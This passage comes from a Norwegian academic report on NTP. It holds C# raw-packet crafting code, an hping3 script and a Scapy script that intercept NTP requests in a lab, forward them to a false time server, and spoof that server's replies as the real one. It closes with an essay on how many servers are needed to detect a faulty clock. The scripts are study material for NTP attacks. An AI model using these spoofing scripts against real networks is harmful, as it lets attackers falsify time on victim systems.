        ntpbytes[0],ntpbytes[1],ntpbytes[2],ntpbytes[3],
        ntpbytes[4],ntpbytes[5],ntpbytes[6],ntpbytes[7],
        ntpbytes[8],ntpbytes[9],ntpbytes[10],ntpbytes[11],
        ntpbytes[12],ntpbytes[13],ntpbytes[14],ntpbytes[15],
        ntpbytes[16],ntpbytes[17],ntpbytes[18],ntpbytes[19],
        ntpbytes[20],ntpbytes[21],ntpbytes[22],ntpbytes[23],
        ntpbytes[24],ntpbytes[25],ntpbytes[26],ntpbytes[27],
        ntpbytes[28],ntpbytes[29],ntpbytes[30],ntpbytes[31],
        ntpbytes[32],ntpbytes[33],ntpbytes[34],ntpbytes[35],
        ntpbytes[36],ntpbytes[37],ntpbytes[38],ntpbytes[39],
        ntpbytes[40],ntpbytes[41],ntpbytes[42],ntpbytes[43],
        ntpbytes[44],ntpbytes[45],ntpbytes[46],ntpbytes[47]
 };

bool test = false;
// Use sum_calc function to Compute UDP checksum
long result = sum_calc(lengthudp, src_addr1, dest_addr1, test, buff1);

// Format result to hex
string checksumUDPinHEX = String.Format("{0:x2}", result);

// Set UDP checksum in Ehternetpacket
byte[] byteArrayChecksumUDP = checksumHexToByte(checksumUDPinHEX);

if (byteArrayChecksumUDP.Length == 2)
{
    packet[40] = byteArrayChecksumUDP[0];
```

```
            packet[41] = byteArrayChecksumUDP[1];
        }
        else
        {
            packet[40] = 0;
            packet[41] = byteArrayChecksumUDP[0];
        }



        // Write the packet to the device
        rawether.DoWrite(packet);

        // Close the drive an associated resources
        rawether.CloseDriver();
        rawether = null;
        return true;
    }


    // Compute IP Checksum for "count" bytes
    // Beginning at location "addr"
    public ushort ip_sum_calc(int len_ip_header, ushort[] buff)
    {
        int word16;
        uint sum = 0;
        int i;

        // Make 16 bit words out of every two adjacent 8 bit words in the packet
        // and add them up
        for (i = 0; i < len_ip_header; i = i + 2)
        {
            word16 = ((buff[i] << 8) & 0xFF00) + (buff[i + 1] & 0xFF);
            sum = sum + (uint)word16;
        }

        // Take only 16 bits out of the 32 bit sum and add up the carries
        sum = (sum & 0xFFFF) + (sum >> 16);

        // One's complement the result
        sum = ~sum;
        Console.WriteLine("ny ip cheksum " + (ushort)sum);
        return ((ushort)sum);
    }


    static int RunIntNDoubleRandoms(Random randObj)
    {
       int randomnumber=0;
        // Generate the first six random integers.
        for (int j = 0; j < 6; j++)
        {
            randomnumber= randObj.Next();
            Console.Write(" {0,5} ", randObj.Next());
        Console.WriteLine();
        }
        return randomnumber;
    }
```

```
protected void SetChecksum(byte[] pingCommand)
{

    int word16;
    ulong sum;
    // Reset old checksum
    byte[] tel = new byte[2];

    //Initialize sum to zero
    sum = 0;

    // Compute new checksum
    uint cs = 0;
    for (int i = 0; i < pingCommand.Length; i = i + 2)
    {
        word16 = ((pingCommand[i] << 8) & 0xFF00) +
                  (pingCommand[i + 1] & 0xFF);
        sum = sum + (ulong)word16;
    }

    sum = (sum & 0xFFFF) + (sum >> 16);

    // Take the one's complement of sum
    sum = ~sum;

    for (int i = 0; i < pingCommand.Length; i = i + 2)
        cs += BitConverter.ToUInt16(pingCommand, i);


    cs = ~((cs & 0xffff) + (cs >> 16));

    tel[0] = (byte)cs;
    tel[1] = (byte)(cs >> 8);
}

 /* u16 buff[] is an array containing all the octets in the UDP header
  * and data. u16 len_udp is the length (number of octets) of the UDP
  * header and data. BOOL padding is 1 if data has an even number of
  * octets and 0 for an odd number.u16 src_addr[4] and u16 dest_addr[4]
  * are the IP source and destination address octets
  */
public ushort sum_calc(ushort len_udp, ushort[] src_addr, ushort[]
                    dest_addr, bool padding, ushort[] buff)
{
    ushort prot_udp = 17;
    ushort padd = 0;
    int word16;
    ulong sum;

    // Find out if the length of data is even or odd number. If odd,
    // add a padding byte = 0 at the end of packet

    if (padding & 1 == 1)
    {
        padd = 1;
        buff[len_udp] = 0;
    }

    // Initialize sum to zero
    sum = 0;
```

```
        // Make 16 bit words out of every two adjacent 8 bit words and
        // calculate the sum of all 16 vit words
        for (int i = 0; i < len_udp + padd; i = i + 2)
        {
            word16 = ((buff[i] << 8) & 0xFF00) + (buff[i + 1] & 0xFF);
            sum = sum + (ulong)word16;
        }
        // Add the UDP pseudo header which contains the IP source and
        // destinationn addresses
        for (int i = 0; i < 4; i = i + 2)
        {
            word16 = ((src_addr[i] << 8) & 0xFF00) + (src_addr[i + 1] & 0xFF);
            sum = sum + (ulong)word16;
        }
        for (int i = 0; i < 4; i = i + 2)
        {
            word16 = ((dest_addr[i] << 8) & 0xFF00) + (dest_addr[i + 1] & 0xFF);
            sum = sum + (ulong)word16;
        }
        // The protocol number and the length of the UDP packet
        sum = sum + prot_udp + len_udp;

        // Keep only the last 16 bits of the 32 bit calculated sum and add the
        // carries
        sum = (sum & 0xFFFF) + (sum >> 16);

        // Take the one's complement of sum
        sum = ~sum;

        return ((ushort)sum);
    }

    // Calculates hexadecimal checksum to byte
    public byte[] checksumHexToByte(string checksum)
    {
        string hexString = checksum;
        int discarded;
        byte[] byteArray = GetBytes(hexString, out discarded);
        string temp = "";
        for (int i = 0; i < byteArray.Length; i++)
        {
            temp += byteArray[i].ToString("D3") + " ";
        }
        return byteArray;
    }


    // Help function for checksumHexToByte
    public static byte[] GetBytes(string hexString, out int discarded)
    {
        discarded = 0;
        string newString = "";
        char c;
        // remove all none A-F, 0-9, characters
        for (int i = 0; i < hexString.Length; i++)
        {
            c = hexString[i];
            if (IsHexDigit(c))
                newString += c;
            else
                discarded++;
        }
        // if odd number of characters, discard last character
```

```
    if (newString.Length % 2 != 0)
    {
        discarded++;
        newString = newString.Substring(0, newString.Length - 1);
    }

    int byteLength = newString.Length / 2;
    byte[] bytes = new byte[byteLength];
    string hex;
    int j = 0;
    for (int i = 0; i < bytes.Length; i++)
    {
        hex = new String(new Char[] { newString[j], newString[j + 1] });
        bytes[i] = HexToByte(hex);
        j = j + 2;
    }
    return bytes;
}



public static string ToString(byte[] bytes)
{
    string hexString = "";
    for (int i = 0; i < bytes.Length; i++)
    {
        hexString += bytes[i].ToString("X2");
    }
    return hexString;
}


// Help function for GetBytes
public static bool IsHexDigit(Char c)
{
    int numChar;
    int numA = Convert.ToInt32('A');
    int num1 = Convert.ToInt32('0');
    c = Char.ToUpper(c);
    numChar = Convert.ToInt32(c);
    if (numChar >= numA && numChar < (numA + 6))
        return true;
    if (numChar >= num1 && numChar < (num1 + 10))
        return true;
    return false;
}


// Help function for GetBytes
private static byte HexToByte(string hex)
{
    if (hex.Length > 2 || hex.Length <= 0)
        throw new ArgumentException("hex must be 1 or 2 characters in
                    length");
    byte newByte = byte.Parse(hex,
                    System.Globalization.NumberStyles.HexNumber);
    return newByte;
}
```

```
#region ATTRIBUTES

      // Path to the NDIS Protocol Driver so we can open it like a file
       private string m_sNdisProtDriver = "\\\\.\\\\NdisProt";

       // IntegerPointer to hold the handle of the driver
       private IntPtr m_iHandle = IntPtr.Zero;

       // Bool to hold whether we have a connection to the driver
       private bool m_bDriverOpen = false;

       // Bool to hold whether we are bound to an adapter
       private bool m_bAdapterBound = false;

#endregion ATTIBUTES

#region PROPERTIES

       // public properties for the class
       public IntPtr Handle { get { return this.m_iHandle; } }
       public bool IsDriverOpen { get { return this.m_bDriverOpen; } }
       public bool IsAdapterBound { get { return this.m_bAdapterBound; } }

#endregion PROPERTIES

#region CONSTRUCTOR

       public RawEthernet()
       {
              // Open a handle to the NDIS Device driver
              this.m_bDriverOpen = this.OpenDriver();
       }

#endregion CONSTRUCTOR

#region METHODS

       // method to open a handle to the driver so we can access it
       // returns true if we get a valid handle, false if otherwise
       private bool OpenDriver()
       {
              // User the CreateFile API to open a handle to the file
              this.m_iHandle = CreateFile(this.m_sNdisProtDriver,
              GENERIC_WRITE|GENERIC_READ, 0, 0, OPEN_EXISTING,
              FILE_ATTRIBUTE_NORMAL, 0);

              // Check to see if we got a valid handle
              if ((int)this.m_iHandle <= 0)
              {
              // If not, then return false and reset the handle to 0
                     this.m_iHandle = IntPtr.Zero;
                     return false;
              }

              // Otherwise we have a valid handle
              return true;
       }



// method to return an array of the active Network adapters on your system
```

```
private AdaptersInfo[] EnumerateAdapters()
{
       int adapterIndex = 0;            // the current adapter index
       bool validAdapter = true;  // are we still getting a valid adapter

       // we are going to look for up to 10 adapters
       // temp array to hold the adapters that we find
       AdaptersInfo[] aiTemp = new AdaptersInfo[10];

    //start a loop while we look for adapters one by one starting at index 0
       do
       {
              // buffer to hold the adapter information that we get
              byte[] buf = new byte[1024];
              // uint to hold the number of bytes that we read
              uint iBytesRead = 0;
              // NDISPROT_QUERY_BINDING structure containing the index
              // that we want to query for
              NDISPROT_QUERY_BINDING ndisprot = new NDISPROT_QUERY_BINDING();
              ndisprot.BindingIndex = (ulong)adapterIndex;
              // uint to hold the length of the ndisprot
              uint bufsize = (uint)Marshal.SizeOf(ndisprot);
              // perform the following in and unsafe context
              unsafe
              {
                     // create a void pointer to buf
                     fixed (void* vpBuf = buf)
                     {
                       // use the DeviceIoControl API to query the adapters
                       validAdapter = DeviceIoControl(this.m_iHandle,
                                   IOCTL_NDISPROT_QUERY_BINDING,
                                   (void*)&ndisprot, bufsize, vpBuf,
                                   (uint)buf.Length,&iBytesRead, 0);
                     }
              }
              // if DeviceIoControl returns false, then there are no
              // more valid adapters, so break the loop
              if (!validAdapter) break;

       // add the adapter information to the temp AdaptersInfo struct arra
              // first, get a string containing the info from buf
       string tmpinfo = Encoding.Unicode.GetString(buf).Trim((char)0x00);
              tmpinfo = tmpinfo.Substring(tmpinfo.IndexOf("\\"));
              // add the info to aiTemp
              aiTemp[adapterIndex].Index = adapterIndex;
              aiTemp[adapterIndex].AdapterID = tmpinfo.Substring(0,
                     tmpinfo.IndexOf("}")+1);
              aiTemp[adapterIndex].AdapterName = tmpinfo.Substring(
                                   tmpinfo.IndexOf("}")+1).Trim((char)0x00);

              // Increment the adapterIndex count
              adapterIndex++;

       // loop while we have a valid adapter
       }while (validAdapter || adapterIndex < 10);
```

```
// Copy the temp adapter struct to the return struct
            AdaptersInfo[] aiReturn = new AdaptersInfo[adapterIndex];
            for (int i=0;i<aiReturn.Length;i++)
                  aiReturn[i] = aiTemp[i]; // return aiReturn struct
            return aiReturn;
      }


      // method to bind an adapter to the a the handle that we have open
      private bool BindAdapter(string adapterID)
      {
            // char array to hold the adapterID string
            char[] ndisAdapter = new char[256];
            // convert the string to a unicode non-localized char array
            int iNameLength = 0, i = 0;
            for (i=0;i<adapterID.Length;i++)
            {
                  ndisAdapter[i] = adapterID[i];
                  iNameLength++;
            }
            ndisAdapter[i] = '\0';

            // uint to hold the number of bytes read from DeviceIoControl
            uint uiBytesReturned;

            // do the following in an unsafe context
            unsafe
            {
                  // create a void pointer to ndisAdapter
                  fixed (void* vpNdisAdapter = &ndisAdapter[0])
                  {
                        // Call the DeviceIoControl API to bind the adapter
                        //to the hadle
                        return DeviceIoControl(this.m_iHandle,
                                    IOCTL_NDISPROT_OPEN_DEVICE,
                                    vpNdisAdapter,
                                    (uint)(iNameLength*sizeof(char)), null,
                                    0, &uiBytesReturned, 0);
                  }
            }
      }


      // method to close the handle to the device driver
      private bool CloseDriver()
      {
            return CloseHandle(this.m_iHandle);
      }
```

```
    // method to write a packet of bytes to the adapter
           private bool DoWrite(byte[] packet)
           {
                  // uint to hol the number of bytes sent
                  uint uiSentCount = 0;
                  // bool to hold whether the packet was sent or not
                  bool packetSent = false;
                  // used an unsafe context
                  unsafe
                  {
                         // set a void pointer to the packet buffer
                         fixed (void* pvPacket = packet)
                         {
                                packetSent = WriteFile(this.m_iHandle, pvPacket,
                                              (uint)packet.Length,
                                              &uiSentCount, 0);
                         }
                  }
                  // check to see if packet was sent
                  if (!packetSent)
                  {
                         Console.WriteLine("ERROR: Packet not sent: 0 bytes
    written");
                         return false;
                  }
                         // otherwise the packet was sent
                  Console.WriteLine("Packet sent: " + uiSentCount.ToString() +
    "bytes
                                written");
                  return true;
           }

    #endregion METHODS
    #region CONSTANTS

           // file access constants
           private const uint GENERIC_READ  = 0x80000000;
           private const uint GENERIC_WRITE = 0x40000000;

           // file creation disposition constant
           private const uint OPEN_EXISTING = 0x00000003;
           // file attributes constant
           private const uint FILE_ATTRIBUTE_NORMAL = 0x00000080;

           // invalid handle constant
           private const int INVALID_HANDLE_VALUE = -1;
           // iocontrol code constants
           private const uint IOCTL_NDISPROT_QUERY_BINDING = 0x12C80C;
           private const uint IOCTL_NDISPROT_OPEN_DEVICE   = 0x12C800;

#endregion CONSTANTS

#region IMPORTS
    [DllImport("kernel32", SetLastError=true)]
    private static extern IntPtr CreateFile(
           string _lpFileName,              // filename to open
           uint _dwDesiredAccess,           // access permissions for the file
           uint _dwShareMode,               // sharing or locked
           uint _lpSecurityAttributes,      // security attributes
           uint _dwCreationDisposition,     // file creation method
           uint _dwFlagsAndAttributes,      // other flags and sttribs
           uint _hTemplateFile);            // template file for creating
```

```
[DllImport("kernel32", SetLastError=true)]
   private static extern unsafe bool WriteFile(
          IntPtr _hFile,                    // handle of the file to write to
          void* _lpBuffer,                  // pointer to the buffer to write
          uint _nNumberOfBytesToWrite,// number of bytes to write from the buffer
          uint* _lpNumberOfBytesWritten,    // number of bytes written to the file
          uint _lpOverlapped);              // used for async reading and writing


      [DllImport("kernel32", SetLastError = true)]
      private static extern unsafe bool ReadFile(
                IntPtr _hFile,              // handle of the file to write to
             void* _lpBuffer,               // pointer to the buffer to write
             uint _nNumberOfBytesToWrite,// number of bytes to write from the buffer
             uint* _lpNumberOfBytesWritten,// number of bytes written to the file
             uint _lpOverlapped);                 // used for async reading and writing

   [DllImport("kernel32", SetLastError=true)]
   private static extern bool CloseHandle(
          IntPtr _hObject);          // handle for the object to close

   [DllImport("kernel32", SetLastError=true)]
   private static extern unsafe bool DeviceIoControl(
          IntPtr _hDevice,           // handle of the device
          uint _dwIoControlCode,     // IO control code to execute
          void* _lpInBuffer,         // Input buffer for the execution
          uint _nInBufferSize,       // size of the input buffer
          void* lpOutBuffer,         // [out] output buffer for the execution
          uint _nOutBufferSize,      // [size of the output buffer
          uint* _lpBytesReturned,    // [out] number of bytes returned
          uint _lpOverlapped);       // used for async reading and writing

#endregion IMPORTS

#region STRUCTS

    [StructLayout(LayoutKind.Sequential)]
   private struct NDISPROT_QUERY_BINDING
   {
          public ulong BindingIndex;        // 0-based binding number
          public ulong DeviceNameOffset;    // from start of this struct
          public ulong DeviceNameLength;    // in bytes
          public ulong DeviceDescrOffset;    // from start of this struct
          public ulong DeviceDescrLength;    // in bytes
   }
#endregion STRUCTS

 }
}
```

B.Program

```
using System;
using System.Collections.Generic;
using System.Windows.Forms;

namespace UDPApplikasjon
{
    static class Program
    {


        /// <summary>
        /// The main entry point for the application.
        /// </summary>
        [STAThread]
        static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new NTPdemon());
        }
    }
}
```

13.3 Vedlegg C: Hping3 skript

NTPdup.tcl

Kommando:
#hping3 exec NTPdup.tcl

NTPdup.tcl skript:
```
while 1 {
    set p [lindex [hping recv ath0] 0]
    if {[hping getfield ip saddr $p] == "192.168.1.103" &&
       [hping getfield ip daddr $p] == "192.168.1.104"} {

       # Info - skriv pakke til skjerm
       puts stdout $p

       #endre pakke (dest: NTP-falseticker)
       set p2 [hping setfield ip daddr 192.168.1.105 $p]
       set p3 [hping getfield udp cksum $p2 ]
       set cksumstr [string index $p3 end]

       #beregn forenklet UDP sjekksum
       set Hxlist "9 a b c d e f"
       set newcksumcalc 0
       set boolv [string is integer $cksumstr]

       if {$boolv == 1} {
           set newcksumcalc [expr $cksumstr-1]
       }
       else {
           set Hx [lsearch $Hxlist $cksumstr]
           set Hxindex [expr $Hx-1]
           set Hxtrue [lindex $Hxlist $Hxindex ]
           set newcksumcalc $Hxtrue
       }
       set newcksumstr [string range $p3 0 end-1]

       append newcksumstr $newcksumcalc
       set p4 [hping setfield udp cksum $newcksumstr $p2]

       #send endret pakke
       hping send $p4

       #send originalpakke
       hping send $p
    }
}
```

13.4 Vedlegg D: BugFix SCAPY

Vedlegg D: BugFix SCAPY

Følgende bugfix[[33] løste problemet:

(1) Først er det en feil i en bitfeltsklasse, hvor en variabel kan bli float uten at dette er håndtert (linje 4537). Dette fikses med casting til long.

(2) Ny feil følger i samspillet mellom et par metoder i klassen TimeStampField, hvor tidsstempler konverteres til tekstlig representasjon. Et tidsstempel med verdi NULL blir satt til strengen "None", men dette håndteres ikke senere. Dette fikses ved å sette tallverdien 0 i stedet for strengen "None", samt å patche litt på håndteringskoden.

(3) Ny feil følger i parsing av tekstrepresentasjonen av tidsstemplet som ble konstruert. Ved å eksplisitt spesifisere formatet fikses dette.

(4) Fraksjoner i tidsstemplene blir ikke lagret når en pakke leses inn. Ved å lage en klassevariabel i TimeStampField fikses dette.

(5) NTP-klassen er skrevet med tanke på NTPv3, ikke NTPv4. Dette gjør at feltet rootdelay og rootdispersion tolkes feil. Dette fikses ved å lage en ny feltklasse (FixedPointField) som håndterer dette, og plugge denne inn i NTP-klassen i stedet for FloatField. Legg merke til at dette gjør at NTPv3-pakker vil parses feil.

13.5 Vedlegg E: SCAPY skript

```
import scapy
#-----------------------------------------
# Packet duplication method
#-----------------------------------------

import time
#DEFINES
if_eth0=get_if_hwaddr("eth0")
if_eth1=get_if_hwaddr("eth1")
if_eth2=get_if_hwaddr("eth2")
ip_ntp_client = "10.2.1.10"
ip_ntp_server = "10.3.1.10"
ip_ntp_falseticker = "192.168.179.1"
delay_ntp_server = float("0.6")
def duplicate(p):
    print "------------------------ RECEIVED PACKET -----------------------"
    hexdump(p)
    ip = p.getlayer("IP")
    #Handle NTP-client requests, create duplicate
    if ip.src==ip_ntp_client and p.dst==if_eth0:
       #Save original values while manipulating
       orig_dst_ip = ip.dst
       orig_ip_checksum = ip.chksum
       orig_udp_checksum = ip[UDP].chksum
       #Send to falseticker, force recalculation of checksums
       ip.dst=ip_ntp_falseticker
       ip.chksum=None
       ip[UDP].chksum=None
       print "------------------------ SEND FALSETICKER ----------------------"
       #hexdump(p)
       send(ip)
       #delay and send original
       time.sleep(delay_ntp_server)
       ip.dst=orig_dst_ip
       ip.chksum=orig_ip_checksum
       ip[UDP].chksum=orig_udp_checksum
       print "------------------------- SEND ORIG ----------------------------"
       #hexdump(p)
       send(ip)
    #Handle NTP-server replies
    elif ip.src==ip_ntp_server and p.dst==if_eth2:
       print "------------------------ SERVER REPLY --------------------------"
       #hexdump(p)
       send(ip)
    #Handle NTP-falseticker replies
    elif ip.src==ip_ntp_falseticker and p.dst==if_eth1:
       ip.src=ip_ntp_server
       ip.chksum=None
       ip[UDP].chksum=None
       print "----------------------- FALSETICKER REPLY ----------------------"
       #hexdump(p)
       send(ip)
    print "------------------------ END PACKET PARSING ---------------------"

sniff(filter="port 123", prn = duplicate)

def duplicate(p):
```

```
        ip = p.getlayer("IP")
      print "show"
      p.show()
      hexdump(p)
      send(ip)


# Sniff and run packet duplication for each NTP-packet
sniff(filter="port 123", prn = duplicate)
```

13.6 Vedlegg F: Essay

Network Time Protokoll og det ideelle antall tjenere

Til tross for at Network Time Protocol (NTP) er en av de eldste protokoller fortsatt i bruk på Internet, kan et søk i tilgjengelig dokumentasjon, gi et inntrykk av at det er få som kjenner til protokollens funksjon i detalj. Bakgrunnen for denne påstanden er at det tilsynelatende finnes svært lite egenutviklet materiale hvis man går dypere enn kun høynivå konfigurering, oppsett og implementering. For dypere innsikt refereres det som regel til ntp.org[1] (NTP´s offisielle hjemmeside), eller RFC 1305[2] som er den offisielle spesifikasjonen av NTP (versjon 3). Fordelen med dette er at mye av litteraturen er forholdsvis enstemmig og med små variasjoner. En ulempe er kanskje at man lett og ukritisk kan oppfatte en feil som sannhet hvis den blir gjengitt av et utall tilsynelatende atskilte kilder.? En potensiell slik påstand er hvor mange tjenere man bør ha knyttet opp mot sin NTP- klient for å kunne plukke ut en eventuelt feiltikkende klokke. Med feiltikkende klokke mener vi her en NTP tjener som går med feil tid.

En allmenn oppfatning?

En mann som har ment, eller i hvert fall skrevet, noe om dette er Peter Rybaczyk. I 2005 gav han ut en bok kalt: ”Expert Network Time Protocol”[3] hvor han kommer med følgende påstand:

> ”*Bruken av én til tre offentlige tjenere... beskytter ikke mot en feiltikker iblant dem. Fire synes å være det antallet som tilbyr beskyttelse mot en feiltikker… Tommelfingerregelen for bruk av offentlige tjenere for å beskytte seg mot feiltikkere, er at antallet tjenere(tidskilder) bør være 2n+1 hvor n er antallet mulige feiltikkere.. Unntaket fra regelen er når n = 1…*”.

Rybaczyk refererer til dette som en påstand fra NTP- nerder og tungvektere, basert på algoritmer som ikke omfattes av boka. Det refereres altså ikke konkret til hvem som opprinnelig kommer med påstanden, men at dens basis sannsynligvis er laget med utgangspunkt i den offisielle NTP- spesifikasjonen (RFC 1305), som beskriver disse algoritmene i detalj. Når RFC 1305 er en offentlig tilgjengelig kilde, og i høyeste grad kan regnes som pålitelig, kan man kanskje undre seg over hvorfor det ikke henvises til denne direkte.?

En årsak kan være at Rybaczyk konkluderer på lik linje med Brad Knowles, som i sin NTP dokumentasjon under avsnittet ”Upstream time Server Quantity”[5]. sier at ”*matematikken* [(i NTP`s algoritmer]*) er kompleks, og fullt ut forstått bare av svært få mennesker*”. Brad Knowles kan sies å være en typisk ”NTP nerd”, og har ansvar som Postmaster, Listmaster, & PGP Keymaster på NTP Support WebHome. Brad Knowles kommer i den samme dokumentasjonen med en tommelfingerregel tilsvarende påstanden til Rybaczyk:

”*Med tre tjenere, har du ingen beskyttelse mot feiltikkere, og ntpd operasjoner vil bli degradert og upålitelige…*”

Som bakgrunn for denne påstanden viser han til matematiske utregninger foretatt av Brian Utterback fra SUN Microsystems.
Brian Utterback kan regnes som en av NTP`s såkalte tungvektere, og har blant annet jobbet med å implementere NTP versjon 4 på Solaris plattformen. Utterback har også samarbeidet direkte med David Mills i debugging av NTP versjon 4. I følge Utterback er den offisielle utregningen som følger:

”*Mens den generelle regelen er 2 n + 1 for å beskytte seg mot ”n” feiltikkere, er faktisk dette ikke sant for tilfeller hvor n = 1*

En tungtveiende motsigelse

Så langt kan det virke som om det er en bred enighet, selv blant profiler i NTP- miljøet, om et behov for minimum fire tjenere for å kunne plukke ut en feiltikkende klokke. Det blir også nevnt at hvis man bruker færre enn fire klokker vil man kunne få en ”*degradert og upålitelige”* tid (selv om ingen av dem er feiltikkende?).

I mars 2006 kom forfatteren av NTP, David L. Mills, ut med en bok som nok var etterlengtet av de fleste i NTP- miljøet. Boka med tittelen ”Computer Network Time Synchronization”[6]. gir en detaljert beskrivelse av NTP- protokollen med dens arkitektur, metoder og algoritmer. Med bakgrunn i den generelle oppfatning om regelen 2n+1 hvis n >1, kan nok følgende sitat fra kapittelet ”Selecting the Number of Configured Servers” virke overraskende:

”*Hvis tre tjenere er tilgjengelige, kan klienten overleve tapet av alle bortsett fra én av dem, og stemme ut en enkelt feiltikker*”.

Her sier han altså at kun tre tjenere er nødvendig for å plukke ut en feiltikkende klokke.

Om noen annen hadde kommet med denne påstanden, hadde det vært lett å forkaste den som uvitenhet eller en skrivefeil. Når påstanden kommer fra forfatteren av NTP selv, kan man i hvert fall utelukke uvitenhet. Det som imidlertid fortsatt er felles for alle disse påstandene er at de henvises til som ”grunnregler” eller ”tommelfingerregler”. Det vi erfaringsvis vet om såkalte tommelfingerregler, er at de gjerne ikke forteller hele sannheten. Kan det tenkes at begge disse påstandene likevel er riktige? Alternativet kan være en skrivefeil av Mills, eller at alle de andre tar feil. Hvis alle andre tar feil, ville det vært interessant å vite hvor begrepet 2n + 1 opprinnelig kommer fra..

Offisiell litteratur

I et forsøk på å gå problemstillingen nærmere i sømmene, tar vi en titt på hva som står skrevet i den offisielle NTP- dokumentasjonen på ntp.org sine sider. Den nærmeste beskrivelsen vi imidlertid kan finne, er en kort tekst under avsnittet ”Konfigurasjon av ditt subbnett”[4], hvor det står: ”*Normalt bør det ikke være færre enn tre kilder tilgjengelige*”. Hvorfor tre, og nøyaktig hva som menes med ”*tilgjengelige*”, blir ikke forklart ytterligere.

Vi står nå tilbake med selve spesifikasjonen av NTP- protokollen, nemlig RFC 1305. Det er nærliggende å tro at heller ikke denne vil gi oss svaret i klartekst. I så fall ville det vært merkelig at både Peter Rybaczyk og Brad Knowles henviser til beregninger foretatt av andre, og ikke til selve NTP spesifikasjonen!? En gjennomgang av RFC 1305 gir et inntrykk av at dette er riktig. 2n + 1 regelen nevnes ikke direkte i spesifikasjonen. Det nærmeste vi kommer noe lignende i klartekst er kanskje denne beskrivelsen av hvordan seleksjonsprosessen fungerer i NTP:

> ”*Seleksjonsalgorimen benytter seg av Byzantinske prinsipper for å velge ut feiltikkere blant den midlertidige populasjonen, og står igjen med sanntikkere*[*] *som resultat. Klyngealgoritmen bruker statistiske prinsipper til å sile ut de mest presise av sanntikkerne, og står igjen med de overlevende som resultat. Kombinasjonsalgoritmen utarbeider det endelige klokkeavviket som et statistisk gjennomsnitt av de overlevende..”*

I dette sitatet får vi vite hvilke algoritmer som utfører selekteringen i NTP, samt at de Byzantinske prinsipper benyttes. Fra annen litteratur[8] vet vi at de Byzantinske prinsipper dreier seg om problemer som ikke har noen løsning hvis $t < n / 3$. (Hvor t er antall feil, og n er det totale antallet prosesser). Indirekte kan man derfor si at dette støtter påstanden om at minst fire tjenere er påkrevd hvis det eksisterer en feiltikker blant dem.

Utvelgelsesprosessen i NTP


Det er altså tre algoritmer som i hovedsak er innblandet i bestemmelsen av den optimale tidsjusteringen i NTP: Seleksjonsalgoritmen, klyngealgoritmen og kombinasjons-algoritmen. Av disse er det seleksjonsalgoritmen som skal skille feiltikkere fra sanntikkere. Vi vil derfor først ta en gjennomgang av seleksjonsalgoritmen for å få en bedre innsikt i hva som egentlig foregår. Utgangspunktet for beskrivelsen er RFC 1305, samt en skisse fremstilt i Mills sin bok ”Computer Network Time Synchronization”. Skissen er modifisert for å få frem detaljer, men er i grove trekk den samme.

[*] Sanntikker: en klokke som vedlikeholder tiden med en presisjon som er i henhold til en fastsatt (og pålitelig) standard. Det motsatte av en feiltikker.

Seleksjonsalgoritmen

Korrekthetsintervallet


For hver tjener som klienten synkroniserer mot, regnes det først ut et korrekthetsintervall med et bunnpunkt(L), midtpunkt(M) og toppunkt(H). I teorien kan alle punkter innenfor tjenerens korrekthetsintervall være den riktige tiden. Midtpunktet (M) illustrerer det beregnede tidsavviket man antar klienten har i forhold til tjeneren. Intervallet dannet av ytterpunktene L og H er et estimat på hvor riktig dette avviket er med bakgrunn i hva man har registrert av feil, forsinkelse, nettverksjitter med mer. Estimatet er beregnet over hele distansen mellom den primære tidskilden og klienten. Det kan gjerne forkomme flere NTP-tjenere mellom primærkilden og NTP-klienten. Dette vil da som regel medføre at korrekthetsintervallet blir større på grunn av et økt antall potensielle feilkilder. Det er verdt å merke seg at UTC-tid ikke nødvendigvis ligger innefor korrekthetsintervallet. Derimot er det stor sannsynlighet for at tiden til den spesifikke tjeneren som klienten synkroniserer mot ligger innenfor dette intervallet.



Figur 35: Korrekthetsintervall

DTS og NTP

Figur 36 illustrerer operasjonen til algoritmen med et scenario som involverer de fem klokkene A, B, C, D og E Hvis alle klokkene er riktige, må det eksistere et område som overlappes av alle de fem klokkeintervallene. Dette er som vi ser av figur 36 ikke tilfellet for D. Hvis vi imidlertid kan anta at det finnes en klokke som er feil, er det kanskje mulig å finne et område som overlappes av alle intervallene bortsett fra ett. Hvis ikke, er det kanskje mulig å finne et område som overlappes av alle bortsett fra to, også videre.




Figur 36

En algoritme som er basert på disse prinsippene er DEC89-algoritmen brukt i Digital Time Service (DTS). DEC89-algoritmen er i stand til å produsere det største enkle området som kun inneholder sanntikkere (merket DTS i figur 36). Seleksjonsalgoritmen i NTP tar utgangspunkt i DEC89, men er noe modifisert for å unngå at brukbare statistiske data skal gå tapt. I stedet for kun å ta med det området som har et fullstendig overlapp av

